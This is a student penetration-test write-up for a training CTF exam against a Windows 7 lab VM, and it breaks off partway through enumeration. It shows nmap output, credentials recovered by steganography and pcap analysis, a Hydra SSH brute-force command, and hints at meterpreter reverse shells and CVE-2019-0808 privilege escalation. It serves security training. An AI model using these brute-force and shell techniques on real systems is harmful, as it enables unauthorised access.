


Table of Contents

1.0 Introduction
1.1 Objective

2.0 High-Level Summary
2.1 Recommendations

3.0 Information Gathering & Service Enumeration
3.1 Penetration

3.2 Exploitation
3.3 Further Enumeration & Privilege Escalation
3.4 House Cleaning

1.0 INTRODUCTION

This belt exam consists of capturing two (2) flags, and takes place in a virtual environment utilizing Oracle VirtualBox. The Kali Linux Virtual Machine (Kali VM) is to be used to gather information on, enumerate, and exploit the target machine, which will be a Windows virtual machine given to you by your instructor.

1.1 OBJECTIVE

To obtain a Red Belt:

The student will gain a shell with user level permissions. The user shell must be a reverse shell connected to the student's terminal, any type of web-based shell will not count. The student will also capture the user flag, which will be located in the user's desktop directory. This flag must be printed to the terminal with the students name in the same screenshot in order to receive credit. The student will also complete all documentation as outlined in the documentation section below.

To obtain a Black Belt:

The student will gain a shell with permissions of root or system. The root/system shell must be a reverse shell connected to the students terminal, any type of web-based shell will not count. The student will also capture the root/system flag, which will be located in the root/administrator's desktop directory. This flag must be printed to the terminal with the students name in the same screenshot in order to receive credit. The student will complete all requirements for the Red Belt, in addition to the requirements for the Black Belt.

2.0 HIGH LEVEL SUMMARY

This lab suggests the importance of making sure that machines are fully patched and updated. This would prevent the privilege escalation used to gain root access. As a best practice, it is important to install all updates, patches, service packs and updated software to mitigate the risk of zero day attacks.

CVE-2019-0808 is a zero day security vulnerability in this version of Microsoft Windows that affects Win32k components and allows an attacker to elevate permissions and execute arbitrary code in kernel mode. This could allow the hacker to take control of your computer and access your personal information, delete files, or install malicious software. If this Windows instance was updated with Service Pack 2, this exploit would not work.

The other lessons learned include avoiding using common passwords and sharing any hints at passwords or usernames especially over clear text channels like email. It is best to assume that all networks are compromised and should be treated thusly when sharing sensitive and unencrypted data. Passwords like

“qwerty12345” or “password” are on almost all common wordlists and are swiftly brute forced with readily available tools.

If it is necessary to share login information, consider using a password manager to securely store the login information and generate a unique, secure password for each account. The password manager can then be used to share the login information with the intended recipient without having to send it through email.

FTP is also an outdated protocol. FTPS is now considered to be the secure method for file hosting.

2.1 RECOMMENDATIONS

1. Change all passwords immediately and ensure that they are complex and unique.
2. Run a complete virus and malware scan of the entire system.
3. Update the operating system and all installed software to the latest version.
4. Disable all unnecessary services, protocols, and ports.
5. Harden the system by applying security settings and policies.
6. Configure and enforce a strong access control policy.
7. Implement two-factor authentication and/or multi-factor authentication.
8. Regularly monitor all system logs and activities.
9. Perform a detailed audit to identify any unknown malicious activities.
10. Install a reputable security solution to protect against future attacks.

3.0 ENUMERATION & INFORMATION GATHERING

Because the machine is on our virtual NAT network, an nmap sweep of the subnet will find the machine’s IP.

ifconfig will find the kali machine’s IP

Nmap 10.0.2.15/24 to see what else exists on this subnet.

A deeper nmap scan is done with the -A option to see a more comprehensive picture of what services are running on open ports. This option enables additional advanced and aggressive options. Presently this enables OS detection (-O), version scanning (-sV), script scanning (-sC) and traceroute (--traceroute). However, because script scanning with the default set is considered intrusive, you should not use -A against target networks without permission. Because this is within our scope and does not break any rules of engagement, it is a great tool to gather information in one pass.

nmap 10.0.2.12 -A


```
┌──(kali㉿kali)-[~]
└─$ nmap 10.0.2.12 -A
Starting Nmap 7.91 ( https://nmap.org ) at 2023-01-12 16:10 EST
Nmap scan report for 10.0.2.12
Host is up (0.0012s latency).
Not shown: 987 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_10-28-22  06:39PM                  157 all_passwords.txt
| ftp-syst:
|_  SYST: Windows_NT
22/tcp    open  ssh          Bitvise WinSSHD 9.23 (FlowSsh 9.23; protocol 2.0)
| ssh-hostkey:
|   3072 cc:8e:89:0d:72:ed:91:f3:76:92:7d:1b:f9:25:5d:20 (RSA)
|_  384 a7:64:4e:76:0a:85:25:07:d1:d7:47:ce:de:db:67:56 (ECDSA)
23/tcp    open  telnet       Microsoft Windows XP telnetd
| telnet-ntlm-info:
|   Target_Name: IE9WIN7
|   NetBIOS_Domain_Name: IE9WIN7
|   NetBIOS_Computer_Name: IE9WIN7
|   DNS_Domain_Name: IE9WIN7
|   DNS_Computer_Name: IE9WIN7
|_  Product_Version: 6.1.7601
80/tcp    open  http         Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: IIS7
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Enterprise 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3306/tcp  open  mysql        MySQL 5.0.85-community-nt
| mysql-info:
|   Protocol: 10
|   Version: 5.0.85-community-nt
|   Thread ID: 4
|   Capabilities flags: 41516
|   Some Capabilities: Support41Auth, SupportsTransactions, Speaks41ProtocolNew, SupportsCompression, ConnectWithData
base, LongColumnFlag
|   Status: Autocommit
|_  Salt: ZJDU_\3ßeJ"ij[gs.'wF
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
|_sslv2: ERROR: Script execution failed (use -d to debug)
|_tls-alpn: ERROR: Script execution failed (use -d to debug)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: IE9WIN7; OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_clock-skew: mean: 2h00m01s, deviation: 4h00m00s, median: 0s
|_nbstat: NetBIOS name: IE9WIN7, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:3e:ed:c8 (Oracle VirtualBox virtual N
IC)
| smb-os-discovery:
|   OS: Windows 7 Enterprise 7601 Service Pack 1 (Windows 7 Enterprise 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: IE9WIN7
|   NetBIOS computer name: IE9WIN7\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2023-01-12T13:11:56-08:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2023-01-12T21:11:56
|_  start_date: 2023-01-12T21:09:18

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 104.08 seconds
```


Several things of note come from this deep scan:
-First we can see that FTP allows for anonymous login and is serving up a .txt file.
-SSH is open and could allow for a shell which might allow for directory traversal and program execution.
-HTTP is open, a website is possibly being served up.
-MySQL has an open port and is running version 5.0.85
-We can see that the machine is running Windows 7 Enterprise 7601 Service Pack 1
-The computer's name is "IE9WIN7" and is on "WORKGROUP" workgroup

After seeing port 80 HTTP is open, a quick look in a web browser reveals this webpage. While not a lot of information is being shared, the photographer's name is revealed ("Matthew") in the source code, which could hint at a username.




3.1 PENETRATION


By downloading the image (right click on image, Save As) on the web page and using a steganography cracking tool, Stegseek, it is revealed that this image contains an embedded file originally named “thoughts.txt”



After analyzing this hidden file (cat pic1.jpg.out), we can see that the author of this file has used a ROT13 cipher to encrypt their password which is deciphered to “cybersecrocks”. The formatting of this txt file also

seems to show “MATT” as a possible username which is spelled out in the first letter of lines 3, 4 & 5. The author implies that these credentials can be used for FTP access.





After a successful attempt to login to the FTP server using the found credentials, we see that there is an ftp flag and a pcap file.


Ftp

Open


10.0.2.12


Matt

cybersecrocks



Analysis of the pcap file with Wireshark shows a clear text email communication suggesting a hydra password attack with the Rockyou.txt wordlist using the username of “Richmond.” I sorted the packets by length and the largest files contained clear text in the hex dump. By using the follow function, full emails with headers can be pieced together.






Looking further through the pcap file, an email suggests that a user account (hahaha) and password (haha) may be viable through port 23 which is telnet.


Telnet 10.0.2.12

Using the credentials mentioned to log in to telnet, we find the telnet flag.



After switching to the directory that contains the rockyou.txt wordlist, Hydra makes extremely quick work of cracking this password which happens to be “password”

Hydra -l Richmond -P rockyou.txt 10.0.2.12 ssh -t 4



After logging in through ssh, this file in the home directory seems important.

Ssh richmond@10.0.2.12

Password

Ls

Type notetorichmond.txt

```
C:\Users\richmond>type noteToRichmond.txt
Richmond -- Thank goodness it's you.

[Red Belt]
If it were anyone else reading this
they would know that they could use msfvenom to craft a payload and spawn
a meterpreter shell and screenshot that with the getuid command to achieve
their red belt and I'd be in big trouble.

[Black Belt]
No hard feelings, but I can't trust anyone so this account has minimum
privileges. Thankfully I don't think the students remember using a tool
to escalate privileges in any of their assignments. I believe there are
credentials in the XML document in the folder named after the football team
that is in Carolina in the windows folder. IEUser is the login and the password may
need to be encoded, I think its base64 but I'm not sure. Login to IEUser and
I've left a note for you on the Desktop

[Optional Black Belt]
Also if you have the time, this is completely optional I configured this MySQL server, but not sure if
I configured it correctly to be exploited. Something about user diagrams in
metasploit, there was something about that with a windows/meterpreter/reverse_tcp
payload. Let me know if that's vulnerable as well and I can get back to making
this comptuer secure

Thanks!
```

Using the set pro command, we can see what kind of architecture is being used. It was also possible to gather information on the users and groups from here.

```
C:\Users\richmond>set pro
PROCESSOR_ARCHITECTURE=x86
PROCESSOR_IDENTIFIER=x86 Family 25 Model 97 Stepping 2, AuthenticAMD
PROCESSOR_LEVEL=25
PROCESSOR_REVISION=6102
ProgramData=C:\ProgramData
ProgramFiles=C:\Program Files
PROMPT=$P$G

C:\Users\richmond>
```

```
C:\Users\richmond>systeminfo
ERROR: Access denied

C:\Users\richmond>ver

Microsoft Windows [Version 6.1.7601]

C:\Users\richmond>net users

User accounts for \\IE9WIN7

-------------------------------------------------------------------------------
Administrator            Guest                    hahaha
IEUser                   matt                     richmond
sshd                     sshd_server              telnet
The command completed successfully.


C:\Users\richmond>net localgroups
The syntax of this command is:

NET
    [ ACCOUNTS | COMPUTER | CONFIG | CONTINUE | FILE | GROUP | HELP |
      HELPMSG | LOCALGROUP | PAUSE | SESSION | SHARE | START |
      STATISTICS | STOP | TIME | USE | USER | VIEW ]

C:\Users\richmond>net user richmond
User name                    richmond
Full Name                    richmond
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            7/9/2022 11:31:20 AM
Password expires             Never
Password changeable          7/9/2022 11:31:20 AM
Password required            Yes
User may change password     No

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   1/13/2023 11:34:11 AM

Logon hours allowed          All

Local Group Memberships      *Users
Global Group memberships     *None
The command completed successfully.


C:\Users\richmond>net user ieuser
User name                    IEUser
Full Name                    IEUser
Comment                      IEUser
User's comment
